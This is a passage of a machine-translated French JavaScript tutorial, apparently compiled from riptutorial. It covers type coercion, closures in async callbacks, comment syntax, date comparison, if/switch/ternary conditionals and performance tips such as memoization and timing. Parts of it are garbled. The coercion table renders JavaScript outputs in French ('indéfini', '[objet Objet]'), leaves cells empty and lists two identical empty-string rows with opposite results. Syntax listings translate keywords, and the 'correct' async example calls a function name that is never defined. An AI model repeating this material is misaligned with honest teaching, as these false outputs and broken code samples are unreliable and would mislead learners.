Les valeurs converties en `false` tant que booléens sont appelées *falsy* (et toutes les autres sont appelées *truthy*). Voir Opérations de comparaison .

Convertir un tableau en chaîne

`Array.join(separator)` peut être utilisé pour générer un tableau sous forme de chaîne, avec un séparateur configurable.

Par défaut (séparateur = ","):

```
["a", "b", "c"].join() === "a,b,c"
```

Avec un séparateur de chaîne:

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

Avec un séparateur vide:

```
["B", "o", "b"].join("") === "Bob"
```

Array to String à l'aide de méthodes de tableau

Cette façon de faire peut sembler être un outil car vous utilisez une fonction anonyme pour réaliser quelque chose que vous pouvez faire avec join (); Mais si vous devez créer quelque chose sur les chaînes pendant que vous convertissez le tableau en chaîne, cela peut être utile.

```
var  arr = ['a', 'á', 'b', 'c']

function upper_lower (a, b, i) {
  //...do something here
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Á,b,C"
```

Table de conversion primitive à primitive

Valeur	Converti en chaîne	Converti en nombre	Converti en booléen
indéfini	"indéfini"	NaN	faux
nul	"nul"	0	faux
vrai	"vrai"	1	
faux	"faux"	0	
NaN	"NaN"		**faux**
"" chaîne vide		0	**faux**
""		0	**vrai**
"2.4" (numérique)		2.4	vrai
"test" (non numérique		NaN	vrai
"0"		0	**vrai**
"1"		1	vrai
-0	"0"		**faux**
0	"0"		faux

Valeur	Converti en chaîne	Converti en nombre	Converti en booléen
1	"1"		vrai
Infini	"Infini"		vrai
-Infini	"-Infini"		vrai
[]	""	0	vrai
[3]	"3"	3	vrai
['une']	"une"	NaN	vrai
['un B']	"un B"	NaN	vrai
{}	"[objet Objet]"	NaN	vrai
fonction(){}	"fonction(){}"	NaN	vrai

Les valeurs en gras soulignent la conversion que les programmeurs peuvent trouver surprenante

Pour convertir explicitement des valeurs, vous pouvez utiliser String () Number () Boolean ()

Lire Coercition / conversion variable en ligne: https://riptutorial.com/fr/javascript/topic/641/coercition---conversion-variable

Chapitre 20: Comment rendre l'itérateur utilisable dans la fonction de rappel asynchrone

Introduction

Lorsque vous utilisez un rappel asynchrone, nous devons tenir compte de la portée. **Surtout** si dans une boucle. Cet article simple montre ce qu'il ne faut pas faire et un exemple de travail simple.

Examples

Code erroné, pouvez-vous savoir pourquoi cette utilisation de la clé entraînera des bogues?

```
var pipeline = {};
// (...) adding things in pipeline

for(var key in pipeline) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
    pipeline[key].count++;
  });
}
```

Le problème est qu'il n'y a qu'une seule instance de la **clé var** . Tous les rappels partageront la même instance de clé. Au moment où le rappel se déclenchera, la clé aura probablement été incrémentée et ne pointera pas vers l'élément pour lequel nous recevons les statistiques.

Écriture correcte

```
var pipeline = {};
// (...) adding things in pipeline

var processOneFile = function(key) {
  fs.stat(pipeline[key].path, function(err, stats) {
    if (err) {
      // clear that one
      delete pipeline[key];
      return;
    }
    // (...)
```

```
    pipeline[key].count++;
  });
};

// verify it is not growing
for(var key in pipeline) {
  processOneFileInPipeline(key);
}
```

En créant une nouvelle fonction, nous définissons la **clé** dans une fonction afin que tous les rappels aient leur propre instance de clé.

Lire Comment rendre l'itérateur utilisable dans la fonction de rappel asynchrone en ligne: https://riptutorial.com/fr/javascript/topic/8133/comment-rendre-l-iterateur-utilisable-dans-la-fonction-de-rappel-asynchrone

Chapitre 21: commentaires

Syntaxe

- // Single line comment (continues until line break)
- /* Multi line comment */
- <!-- Single line comment starting with the opening HTML comment segment "<!--" (continues until line break)
- --> Single line comment starting with the closing HTML comment segment "-->" (continues until line break)

Examples

Utiliser les commentaires

Pour ajouter des annotations, des astuces ou pour exclure l'exécution de code JavaScript fournit deux manières de commenter les lignes de code

Ligne simple Commentaire //

Tout ce qui se trouve après le // jusqu'à la fin de la ligne est exclu de l'exécution.

```
function elementAt( event ) {
  // Gets the element from Event coordinates
  return document.elementFromPoint(event.clientX, event.clientY);
}
// TODO: write more cool stuff!
```

Commentaire multiligne /**/

Tout entre l'ouverture /* et la fermeture */ est exclu de l'exécution, même si l'ouverture et la fermeture sont sur des lignes différentes.

```
/*
   Gets the element from Event coordinates.
   Use like:
   var clickedEl = someEl.addEventListener("click", elementAt, false);
*/
function elementAt( event ) {
  return document.elementFromPoint(event.clientX, event.clientY);
}
/* TODO: write more useful comments! */
```

Utiliser des commentaires HTML en JavaScript (mauvaise pratique)

Les commentaires HTML (éventuellement précédés d'espaces) provoqueront également le code

(sur la même ligne) ignoré par le navigateur, bien que cela soit considéré comme une **mauvaise pratique** .

Commentaires d'une ligne avec la séquence d'ouverture de commentaire HTML (`<!--`):

> **Remarque:** l'interpréteur JavaScript ignore les caractères de fermeture des commentaires HTML (`-->`) ici.

```
<!-- A single-line comment.
<!-- --> Identical to using `//` since
<!-- --> the closing `-->` is ignored.
```

Cette technique peut être observée dans le code hérité pour masquer le JavaScript des navigateurs qui ne le supportaient pas:

```
<script type="text/javascript" language="JavaScript">
<!--
/* Arbitrary JavaScript code.
   Old browsers would treat
   it as HTML code. */
// -->
</script>
```

Un commentaire de fermeture HTML peut également être utilisé en JavaScript (indépendamment d'un commentaire d'ouverture) au début d'une ligne (éventuellement précédée d'un espace), auquel cas le reste de la ligne est également ignoré:

```
--> Unreachable JS code
```

Ces faits ont également été exploités pour permettre à une page de s’appeler d’abord en HTML et ensuite en JavaScript. Par exemple:

```
<!--
self.postMessage('reached JS "file"');
/*
-->
<!DOCTYPE html>
<script>
var w1 = new Worker('#1');
w1.onmessage = function (e) {
    console.log(e.data); // 'reached JS "file"
};
</script>
<!--
*/
-->
```

Lorsque vous exécutez un code HTML, tout le texte multiligne entre les commentaires `<!--` et `-->` est ignoré. Par conséquent, le code JavaScript qui y est contenu est ignoré lorsqu'il est exécuté en HTML.

En tant que JavaScript, cependant, alors que les lignes commençant par `<!--` et `-->` sont ignorées,

leur effet est de ne pas s'échapper sur *plusieurs* lignes, donc les lignes qui les suivent (par exemple, `self.postMessage(...`) ne seront pas ignoré lorsqu'il est exécuté en JavaScript, au moins jusqu'à ce qu'ils atteignent un commentaire *JavaScript* , marqué par `/*` et `*/` . Ces commentaires JavaScript sont utilisés dans l'exemple ci-dessus pour ignorer le texte *HTML* restant (jusqu'à ce que `-->` qui soit également ignoré comme JavaScript)).

Lire commentaires en ligne: https://riptutorial.com/fr/javascript/topic/2259/commentaires

Chapitre 22: Comparaison de date

Examples

Comparaison des valeurs de date

Pour vérifier l'égalité des valeurs `Date` :

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1.valueOf() === date2.valueOf());
```

> Exemple de sortie: `false`

Notez que vous devez utiliser `valueOf()` ou `getTime()` pour comparer les valeurs des objets `Date` , car l'opérateur d'égalité compare si deux références d'objet sont identiques. Par exemple:

```
var date1 = new Date();
var date2 = new Date();
console.log(date1 === date2);
```

> Exemple de sortie: `false`

Considérant que si les variables désignent le même objet:

```
var date1 = new Date();
var date2 = date1;
console.log(date1 === date2);
```

> Exemple de sortie: `true`

Cependant, les autres opérateurs de comparaison fonctionneront comme d'habitude et vous pouvez utiliser `<` et `>` pour comparer une date antérieure ou ultérieure à l'autre. Par exemple:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 10);
console.log(date1 < date2);
```

> Exemple de sortie: `true`

Cela fonctionne même si l'opérateur inclut l'égalité:

```
var date1 = new Date();
var date2 = new Date(date1.valueOf());
console.log(date1 <= date2);
```

> Exemple de sortie: `true`

Calcul de la différence de date

Pour comparer la différence de deux dates, nous pouvons faire la comparaison en fonction de l'horodatage.

```
var date1 = new Date();
var date2 = new Date(date1.valueOf() + 5000);

var dateDiff = date1.valueOf() - date2.valueOf();
var dateDiffInYears = dateDiff/1000/60/60/24/365; //convert milliseconds into years

console.log("Date difference in years : " + dateDiffInYears);
```

Lire Comparaison de date en ligne: https://riptutorial.com/fr/javascript/topic/8035/comparaison-de-date

Chapitre 23: Conditions

Introduction

Les expressions conditionnelles, impliquant des mots clés tels que if et else, fournissent aux programmes JavaScript la possibilité d'effectuer différentes actions en fonction d'une condition booléenne: true ou false. Cette section traite de l'utilisation des conditions JavaScript, de la logique booléenne et des instructions ternaires.

Syntaxe

- *déclaration* if (*condition*);
- if (*condition*) *statement_1* , *statement_2* , *...* , *statement_n* ;
- si (*condition*) {
  déclaration
  }
- si (*condition*) {
  statement_1 ;
  déclaration_2 ;
  ...
  relevé_n ;
  }
- si (*condition*) {
  déclaration
  } autre {
  déclaration
  }
- si (*condition*) {
  déclaration
  } sinon if (*condition*) {
  déclaration
  } autre {
  déclaration
  }
- switch (*expression*) {
  valeur de *cas1* :
  déclaration
  [Pause;]
  valeur du *cas2* :
  déclaration
  [Pause;]
  valeur du *casN* :
  déclaration
  [Pause;]

défaut:
déclaration
[Pause;]
}

- *condition* ? *value_for_true* : *value_for_false* ;

Remarques

Les conditions peuvent rompre le flux de programme normal en exécutant du code basé sur la valeur d'une expression. En JavaScript, cela signifie utiliser des instructions `if` , `else if` et `else` et des opérateurs ternaires.

Examples

Si / Sinon Si / Contrôle Else

Dans sa forme la plus simple, une condition `if` peut être utilisée comme ceci:

```
var i = 0;

if (i < 1) {
    console.log("i is smaller than 1");
}
```

La condition `i < 1` est évaluée et si elle est `true` le bloc qui suit est exécuté. S'il est évalué à `false` , le bloc est ignoré.

Une condition `if` peut être étendue avec un bloc `else` . La condition est vérifiée *une fois* comme ci-dessus et si elle est évaluée à `false` un bloc secondaire sera exécuté (qui serait ignoré si la condition était `true`). Un exemple:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    console.log("i was not smaller than 1");
}
```

En supposant que le bloc `else` ne contient rien d'autre qu'un autre bloc `if` (avec éventuellement un `else` bloc) comme ceci:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else {
    if (i < 2) {
        console.log("i is smaller than 2");
    } else {
        console.log("none of the previous conditions was true");
    }
}
```

Ensuite, il existe une autre façon d’écrire cela, ce qui réduit l’imbrication:

```
if (i < 1) {
    console.log("i is smaller than 1");
} else if (i < 2) {
    console.log("i is smaller than 2");
} else {
    console.log("none of the previous conditions was true");
}
```

Quelques notes de bas de page importantes sur les exemples ci-dessus:

- Si une condition est évaluée à `true` , aucune autre condition de cette chaîne de blocs ne sera évaluée et tous les blocs correspondants (y compris le bloc `else`) ne seront pas exécutés.
- Le nombre d’ `else if` pièces sont pratiquement illimitées. Le dernier exemple ci-dessus n'en contient qu'un, mais vous pouvez en avoir autant que vous le souhaitez.
- La *condition* dans une instruction `if` peut être tout ce qui peut être contraint à une valeur booléenne, voir la rubrique sur la logique booléenne pour plus de détails;
- L'échelle `if-else-if` existe dès le premier succès. C'est-à-dire que dans l'exemple ci-dessus, si la valeur de `i` est 0,5, la première branche est exécutée. Si les conditions se chevauchent, le premier critère apparaissant dans le flux d'exécution est exécuté. L'autre condition, qui pourrait également être vraie, est ignorée.
- Si vous ne disposez que d'une seule instruction, les accolades autour de cette instruction sont facultatives, par exemple, cela convient:

  ```
  if (i < 1) console.log("i is smaller than 1");
  ```

  Et cela fonctionnera aussi bien:

  ```
  if (i < 1)
      console.log("i is smaller than 1");
  ```

  Si vous souhaitez exécuter plusieurs instructions dans un bloc `if` , les accolades qui les entourent sont obligatoires. Utiliser uniquement l'indentation n'est pas suffisant. Par exemple, le code suivant:

  ```
  if (i < 1)
      console.log("i is smaller than 1");
      console.log("this will run REGARDLESS of the condition"); // Warning, see text!
  ```

  est équivalent à:

  ```
  if (i < 1) {
      console.log("i is smaller than 1");
  }
  ```

```
console.log("this will run REGARDLESS of the condition");
```

Déclaration de changement

Les instructions de commutateur comparent la valeur d'une expression à une ou plusieurs valeurs et exécutent différentes sections de code en fonction de cette comparaison.

```
var value = 1;
switch (value) {
  case 1:
    console.log('I will always run');
    break;
  case 2:
    console.log('I will never run');
    break;
}
```

L'instruction `break` "se casse" de l'instruction switch et garantit qu'aucun autre code dans l'instruction switch n'est exécuté. C’est ainsi que les sections sont définies et permet à l’utilisateur de faire des cas de «chute».

> **Attention** : l'absence de déclaration de `return` ou de `break` pour chaque cas signifie que le programme continuera à évaluer le cas suivant, même si le critère de cas n'est pas satisfait!

```
switch (value) {
  case 1:
    console.log('I will only run if value === 1');
    // Here, the code "falls through" and will run the code under case 2
  case 2:
    console.log('I will run if value === 1 or value === 2');
    break;
  case 3:
    console.log('I will only run if value === 3');
    break;
}
```

Le dernier cas est le cas `default` . Celui-ci fonctionnera si aucun autre match n'a été effectué.

```
var animal = 'Lion';
switch (animal) {
  case 'Dog':
    console.log('I will not run since animal !== "Dog"');
    break;
  case 'Cat':
    console.log('I will not run since animal !== "Cat"');
    break;
  default:
    console.log('I will run since animal does not match any other case');
}
```

Il convient de noter qu'une expression de cas peut être toute sorte d'expression. Cela signifie que vous pouvez utiliser des comparaisons, des appels de fonction, etc. comme valeurs de cas.

```
function john() {
  return 'John';
}

function jacob() {
  return 'Jacob';
}

switch (name) {
  case john(): // Compare name with the return value of john() (name == "John")
    console.log('I will run if name === "John"');
    break;
  case 'Ja' + 'ne': // Concatenate the strings together then compare (name == "Jane")
    console.log('I will run if name === "Jane"');
    break;
  case john() + ' ' + jacob() + ' Jingleheimer Schmidt':
    console.log('His name is equal to name too!');
    break;
}
```

Critères d'inclusion multiples pour les cas

Étant donné que les requêtes "tombent" sans déclaration de `return` ou de `break` , vous pouvez l'utiliser pour créer plusieurs critères inclus:

```
var x = "c"
switch (x) {
   case "a":
   case "b":
   case "c":
      console.log("Either a, b, or c was selected.");
      break;
   case "d":
      console.log("Only d was selected.");
      break;
   default:
      console.log("No case was matched.");
      break;  // precautionary break if case order changes
}
```

Opérateurs ternaires

Peut être utilisé pour raccourcir les opérations if / else. Cela s'avère pratique pour renvoyer rapidement une valeur (c.-à-d. Pour l'attribuer à une autre variable).

Par exemple:

```
var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';
```

Dans ce cas, le `result` obtient la valeur «mignon», car la valeur de l'animal est «minou». Si animal avait une autre valeur, le résultat aurait la valeur «encore agréable».

Comparez cela à ce que le code aimerait avec les `if/else` .

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

Les `if` ou `else` peuvent avoir plusieurs opérations. Dans ce cas, l'opérateur retourne le résultat de la dernière expression.

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

Comme `a` est égal à 0, il devient `1` et `str` devient «pas un test». L'opération qui impliquait `str` était la dernière, donc `b` reçoit le résultat de l'opération, qui est la valeur contenue dans `str` , c'est-à-dire "pas un test".

Les opérateurs ternaires attendent *toujours d'* autres conditions, sinon vous obtiendrez une erreur de syntaxe. En guise de solution de contournement, vous pouvez retourner un zéro dans la branche else - peu importe si vous n'utilisez pas la valeur de retour, mais simplement en raccourcissant (ou en essayant de raccourcir) l'opération.

```
var a = 1;
a === 1 ? alert('Hey, it is 1!') : 0;
```

Comme vous voyez, `if (a === 1) alert('Hey, it is 1!');` ferait la même chose Ce ne serait qu'un char plus long, car il n'a pas besoin d'une `else` condition obligatoire. Si une `else` condition était impliquée, la méthode ternaire serait beaucoup plus propre.

```
a === 1 ? alert('Hey, it is 1!') : alert('Weird, what could it be?');
if (a === 1) alert('Hey, it is 1!') else alert('Weird, what could it be?');
```

Les ternaires peuvent être imbriqués pour encapsuler une logique supplémentaire. Par exemple

```
foo ? bar ? 1 : 2 : 3

// To be clear, this is evaluated left to right
// and can be more explicitly expressed as:

foo ? (bar ? 1 : 2) : 3
```

C'est la même chose que `if/else`

```
if (foo) {
  if (bar) {
    1
```

```
  } else {
    2
  }
} else {
  3
}
```

Du point de vue stylistique, ceci ne devrait être utilisé qu'avec des noms de variables courts, car les ternaires multi-lignes peuvent réduire considérablement la lisibilité.

Les seules instructions qui ne peuvent pas être utilisées dans les ternaires sont les instructions de contrôle. Par exemple, vous ne pouvez pas utiliser return ou break avec des ternaires. L'expression suivante sera invalide.

```
var animal = 'kitty';
for (var i = 0; i < 5; ++i) {
    (animal === 'kitty') ? break:console.log(i);
}
```

Pour les instructions de retour, les éléments suivants seraient également non valides:

```
var animal = 'kitty';
(animal === 'kitty') ? return 'meow' : return 'woof';
```

Pour effectuer correctement les opérations ci-dessus, vous devez renvoyer le ternaire comme suit:

```
var animal = 'kitty';
return (animal === 'kitty') ? 'meow' : 'woof';
```

Stratégie

Un modèle de stratégie peut être utilisé dans Javascript dans de nombreux cas pour remplacer une instruction switch. Cela est particulièrement utile lorsque le nombre de conditions est dynamique ou très élevé. Il permet au code de chaque condition d'être indépendant et testable séparément.

L'objet de stratégie est un objet simple avec plusieurs fonctions, représentant chaque condition distincte. Exemple:

```
const AnimalSays = {
    dog () {
        return 'woof';
    },

    cat () {
        return 'meow';
    },

    lion () {
        return 'roar';
    },
```

```
    // ... other animals

    default () {
        return 'moo';
    }
};
```

L'objet ci-dessus peut être utilisé comme suit:

```
function makeAnimalSpeak (animal) {
    // Match the animal by type
    const speak = AnimalSays[animal] || AnimalSays.default;
    console.log(animal + ' says ' + speak());
}
```

Résultats:

```
makeAnimalSpeak('dog') // => 'dog says woof'
makeAnimalSpeak('cat') // => 'cat says meow'
makeAnimalSpeak('lion') // => 'lion says roar'
makeAnimalSpeak('snake') // => 'snake says moo'
```

Dans le dernier cas, notre fonction par défaut gère tous les animaux manquants.

En utilisant || et && court-circuitant

Les opérateurs booléens `||` et `&&` va "court-circuiter" et ne pas évaluer le second paramètre si le premier est vrai ou faux respectivement. Cela peut être utilisé pour écrire des conditions courtes comme:

```
var x = 10

x == 10 && alert("x is 10")
x == 10 || alert("x is not 10")
```

Lire Conditions en ligne: https://riptutorial.com/fr/javascript/topic/221/conditions

Chapitre 24: Conseils de performance

Introduction

Le JavaScript, comme tout langage, exige que nous utilisions judicieusement certaines fonctionnalités du langage. La surutilisation de certaines fonctionnalités peut diminuer les performances, tandis que certaines techniques peuvent être utilisées pour améliorer les performances.

Remarques

Rappelez-vous que l'optimisation prématurée est la racine de tout mal. Ecrivez clairement le code correct, puis, si vous rencontrez des problèmes de performances, utilisez un profileur pour rechercher des zones spécifiques à améliorer. Ne perdez pas de temps à optimiser le code sans affecter de manière significative les performances globales.

Mesurer, mesurer, mesurer. Les performances peuvent souvent être contre-intuitives et évoluer avec le temps. Ce qui est plus rapide maintenant pourrait ne plus l'être dans le futur et dépendre de votre cas d'utilisation. Assurez-vous que toutes les optimisations que vous effectuez s'améliorent, ne nuisent pas aux performances et que le changement en vaut la peine.

Examples

Évitez les tentatives / prises dans des fonctions critiques

Certains moteurs JavaScript (par exemple, la version actuelle de Node.js et les versions plus anciennes de Chrome avant Ignition + TurboFan) n'exécutent pas l'optimiseur sur les fonctions contenant un bloc try / catch.

Si vous avez besoin de gérer des exceptions dans du code à performances critiques, il peut être plus rapide dans certains cas de conserver le composant try / catch dans une fonction distincte. Par exemple, cette fonction ne sera pas optimisée par certaines implémentations:

```
function myPerformanceCriticalFunction() {
    try {
        // do complex calculations here
    } catch (e) {
        console.log(e);
    }
}
```

Cependant, vous pouvez refactoriser pour déplacer le code lent dans une fonction distincte (qui *peut* être optimisée) et l'appeler depuis le bloc `try` .

```
// This function can be optimized
function doCalculations() {
```

```
    // do complex calculations here
}

// Still not always optimized, but it's not doing much so the performance doesn't matter
function myPerformanceCriticalFunction() {
    try {
        doCalculations();
    } catch (e) {
        console.log(e);
    }
}
```

Voici un benchmark jsPerf montrant la différence: https://jsperf.com/try-catch-deoptimization . Dans la version actuelle de la plupart des navigateurs, il ne devrait pas y avoir beaucoup de différence, mais dans les versions moins récentes de Chrome et Firefox, ou IE, la version qui appelle une fonction d'assistance dans try / catch sera probablement plus rapide.

Notez que de telles optimisations doivent être effectuées avec soin et avec des preuves réelles basées sur le profilage de votre code. Au fur et à mesure que les moteurs JavaScript s'améliorent, cela pourrait nuire aux performances au lieu de les aider ou de ne faire aucune différence (mais compliquer le code sans raison). Que cela aide, blesse ou ne fasse aucune différence peut dépendre de nombreux facteurs, donc mesurez toujours les effets sur votre code. C'est vrai pour toutes les optimisations, mais surtout pour les micro-optimisations comme celle-ci, qui dépendent des détails de bas niveau du compilateur / runtime.

Utiliser un mémoizer pour les fonctions de calcul intensif

Si vous créez une fonction qui peut être lourde sur le processeur (client ou serveur), vous pouvez envisager un **mémoizer** qui est un *cache des exécutions de fonctions précédentes et de leurs valeurs renvoyées* . Cela vous permet de vérifier si les paramètres d'une fonction ont été passés auparavant. Rappelez-vous, les fonctions pures sont celles qui donnent une entrée, renvoient une sortie unique correspondante et ne provoquent pas d'effets secondaires hors de leur portée. Vous ne devez donc pas ajouter de mémoizer à des fonctions imprévisibles ou dépendantes de ressources externes valeurs retournées).

Disons que j'ai une fonction factorielle récursive:

```
function fact(num) {
  return (num === 0)? 1 : num * fact(num - 1);
}
```

Si je passe de petites valeurs de 1 à 100 par exemple, il n'y aurait pas de problème, mais une fois que nous commencerons à aller plus loin, nous pourrions faire exploser la pile d'appels ou rendre le processus un peu pénible pour le moteur Javascript dans lequel nous le faisons. en particulier si le moteur ne compte pas avec l’optimisation de l’appel (bien que Douglas Crockford affirme que l’optimisation de l’appel est incluse dans l’ES6 natif).

Nous pourrions coder dur notre propre dictionnaire de 1 à dieu-sait-quel nombre avec leurs factorielles correspondantes mais, je ne suis pas sûr si je le conseille! Créons un mémoizer, allons-nous?

```
var fact = (function() {
  var cache = {}; // Initialise a memory cache object

  // Use and return this function to check if val is cached
  function checkCache(val) {
    if (val in cache) {
      console.log('It was in the cache :D');
      return cache[val]; // return cached
    } else {
      cache[val] = factorial(val); // we cache it
      return cache[val]; // and then return it
    }

    /* Other alternatives for checking are:
    || cache.hasOwnProperty(val) or !!cache[val]
    || but wouldn't work if the results of those
    || executions were falsy values.
    */
  }

  // We create and name the actual function to be used
  function factorial(num) {
    return (num === 0)? 1 : num * factorial(num - 1);
  } // End of factorial function

  /* We return the function that checks, not the one
  || that computes because  it happens to be recursive,
  || if it weren't you could avoid creating an extra
  || function in this self-invoking closure function.
  */
  return checkCache;
}());
```

Maintenant, nous pouvons commencer à l'utiliser:

```
> fact(100)
<· 9.33262154439441e+157
> fact(100)
  It was in the cache :D
<· 9.33262154439441e+157
```

Maintenant que je commence à réfléchir à ce que je faisais, si je devais augmenter de 1 au lieu de décroissent de *num,* je pourrais avoir mis en cache tous les factorielles de 1 à *num* dans le cache récursive, mais je partirai pour vous.

C'est génial mais que faire si nous avons **plusieurs paramètres** ? C'est un problème? Pas tout à fait, nous pouvons faire quelques astuces comme l'utilisation de JSON.stringify () sur le tableau d'arguments ou même une liste de valeurs dont dépendra la fonction (pour les approches orientées objet). Ceci est fait pour générer une clé unique avec tous les arguments et dépendances inclus.

Nous pouvons également créer une fonction qui "mémorise" d'autres fonctions, en utilisant le même concept de portée que précédemment (en renvoyant une nouvelle fonction qui utilise l'original et a accès à l'objet de cache):

AVERTISSEMENT: la syntaxe ES6, si vous ne l'aimez pas, remplace ... par rien et utilise le `var`

`args = Array.prototype.slice.call(null, arguments);` tour; remplacez const et let avec var, et les autres choses que vous connaissez déjà.

```
function memoize(func) {
  let cache = {};

  // You can opt for not naming the function
  function memoized(...args) {
    const argsKey = JSON.stringify(args);

    // The same alternatives apply for this example
    if (argsKey in cache) {
      console.log(argsKey + ' was/were in cache :D');
      return cache[argsKey];
    } else {
      cache[argsKey] = func.apply(null, args); // Cache it
      return cache[argsKey]; // And then return it
    }
  }

  return memoized; // Return the memoized function
}
```

Notez maintenant que cela fonctionnera pour plusieurs arguments mais ne sera pas très utile dans les méthodes orientées objet, je pense, vous aurez besoin d'un objet supplémentaire pour les dépendances. En outre, `func.apply(null, args)` peut être remplacé par `func(...args)` car la déstructuration des tableaux les enverra séparément plutôt que sous forme de tableau. Aussi, juste pour référence, le passage d'un tableau en tant qu'argument à func ne fonctionnera que si vous utilisez `Function.prototype.apply` comme je l'ai fait.

Pour utiliser la méthode ci-dessus, vous n'avez qu'à:

```
const newFunction = memoize(oldFunction);

// Assuming new oldFunction just sums/concatenates:
newFunction('meaning of life', 42);
// -> "meaning of life42"

newFunction('meaning of life', 42); // again
// => ["meaning of life",42] was/were in cache :D
// -> "meaning of life42"
```

Analyse comparative de votre code - mesure du temps d'exécution

La plupart des astuces de performance sont très dépendantes de l'état actuel des moteurs JS et ne devraient être pertinentes qu'à un moment donné. La loi fondamentale de l'optimisation des performances est que vous devez d'abord mesurer avant d'essayer d'optimiser et mesurer à nouveau après une optimisation présumée.

Pour mesurer le temps d'exécution du code, vous pouvez utiliser différents outils de mesure du temps, tels que:

Interface de performance qui représente les informations de performance liées à la

synchronisation pour la page donnée (disponible uniquement dans les navigateurs).

process.hrtime sur Node.js vous donne des informations de synchronisation sous la forme de tuples [secondes, nanosecondes]. Appelé sans argument, il renvoie un temps arbitraire, mais appelé avec une valeur renvoyée précédemment en tant qu'argument, il renvoie la différence entre les deux exécutions.

Minuteries de la console `console.time("labelName")` lance une minuterie que vous pouvez utiliser pour suivre la durée d'une opération. Vous attribuez un nom d'étiquette unique à chaque temporisateur et vous pouvez avoir jusqu'à 10 000 temporisations sur une page donnée. Lorsque vous appelez `console.timeEnd("labelName")` avec le même nom, le navigateur termine le minuteur pour le nom donné et affiche le temps en millisecondes écoulé depuis le démarrage du minuteur. Les chaînes passées à time () et timeEnd () doivent correspondre, sinon le minuteur ne se terminera pas.

Date.now function `Date.now()` renvoie l' horodatage actuel en millisecondes, qui correspond à une représentation numérique du temps depuis le 1er janvier 1970 à 00:00:00 UTC jusqu'à maintenant. La méthode now () est une méthode statique de Date, donc vous l'utilisez toujours comme Date.now ().

Exemple 1 utilisant: `performance.now()`

Dans cet exemple, nous allons calculer le temps écoulé pour l'exécution de notre fonction, et nous allons utiliser la méthode Performance.now () qui retourne un DOMHighResTimeStamp , mesuré en millisecondes, précis au millième de milliseconde.

```
let startTime, endTime;

function myFunction() {
    //Slow code you want to measure
}

//Get the start time
startTime = performance.now();

//Call the time-consuming function
myFunction();

//Get the end time
endTime = performance.now();

//The difference is how many milliseconds it took to call myFunction()
console.debug('Elapsed time:', (endTime - startTime));
```

Le résultat dans la console ressemblera à ceci:

```
Elapsed time: 0.10000000009313226
```

L'utilisation de `performance.now()` a la plus grande précision dans les navigateurs avec une précision au millième de milliseconde, mais la compatibilité la plus faible.

Exemple 2 utilisant: `Date.now()`

Dans cet exemple, nous allons calculer le temps écoulé pour l'initialisation d'un grand tableau (1 million de valeurs), et nous allons utiliser la méthode `Date.now()`

```
let t0 = Date.now(); //stores current Timestamp in milliseconds since 1 January 1970 00:00:00
UTC
let arr = []; //store empty array
for (let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.log(Date.now() - t0); //print elapsed time between stored t0 and now
```

Exemple 3 utilisant: `console.time("label")` & `console.timeEnd("label")`

Dans cet exemple, nous faisons la même tâche que dans l'exemple 2, mais nous allons utiliser les `console.time("label")` & `console.timeEnd("label")`

```
console.time("t"); //start new timer for label name: "t"
let arr = []; //store empty array
for(let i = 0; i < 1000000; i++) { //1 million iterations
   arr.push(i); //push current i value
}
console.timeEnd("t"); //stop the timer for label name: "t" and print elapsed time
```

Exemple 4 en utilisant `process.hrtime()`

Dans les programmes Node.js, c'est le moyen le plus précis de mesurer le temps passé.

```
let start = process.hrtime();

// long execution here, maybe asynchronous

let diff = process.hrtime(start);
// returns for example [ 1, 2325 ]
console.log(`Operation took ${diff[0] * 1e9 + diff[1]} nanoseconds`);
// logs: Operation took 1000002325 nanoseconds
```

Préférer les variables locales aux globales, aux attributs et aux valeurs indexées

Les moteurs Javascript recherchent d'abord les variables dans la portée locale avant d'étendre leur recherche à de plus grandes étendues. Si la variable est une valeur indexée dans un tableau ou un attribut dans un tableau associatif, elle recherchera d'abord le tableau parent avant de trouver le contenu.

Cela a des implications lorsque vous travaillez avec du code critique de performance. Prenons , par exemple , une commune `for` la boucle:

```
var global_variable = 0;
function foo(){
    global_variable = 0;
    for (var i=0; i<items.length; i++) {
        global_variable += items[i];
```

```
    }
}
```

Pour chaque itération `for` la boucle, le moteur rechercher des `items` , rechercher la `length` attribut dans les éléments, la recherche des `items` à nouveau, rechercher la valeur à l' index `i` des `items` , puis enfin rechercher `global_variable` , essayant d' abord la portée locale avant de vérifier la portée globale.

Une réécriture performante de la fonction ci-dessus est:

```
function foo(){
    var local_variable = 0;
    for (var i=0, li=items.length; i<li; i++) {
        local_variable += items[i];
    }
    return local_variable;
}
```

Pour chaque itération dans la réécrite `for` la boucle, le moteur lookup `li` , la recherche des `items` , rechercher la valeur à l' index `i` et recherche `local_variable` , cette fois seulement besoin de vérifier la portée locale.

Réutiliser les objets plutôt que de les recréer

Exemple A

```
var i,a,b,len;
a = {x:0,y:0}
function test(){ // return object created each call
    return {x:0,y:0};
}
function test1(a){ // return object supplied
    a.x=0;
    a.y=0;
    return a;
}

for(i = 0; i < 100; i ++){ // Loop A
   b = test();
}

for(i = 0; i < 100; i ++){ // Loop B
   b = test1(a);
}
```

La boucle B est 4 (400%) fois plus rapide que la boucle A

Il est très inefficace de créer un nouvel objet dans le code de performance. La boucle A appelle la fonction `test()` qui renvoie un nouvel objet à chaque appel. L'objet créé est ignoré à chaque itération, la boucle B appelle `test1()` qui nécessite que l'objet soit fourni. Il utilise donc le même objet et évite l’allocation d’un nouvel objet, ainsi que des hits GC excessifs. (GC n'étaient pas inclus dans le test de performance)

Exemple b

```
var i,a,b,len;
a = {x:0,y:0}
function test2(a){
    return {x : a.x * 10,y : a.x * 10};
}
function test3(a){
    a.x= a.x * 10;
    a.y= a.y * 10;
    return a;
}
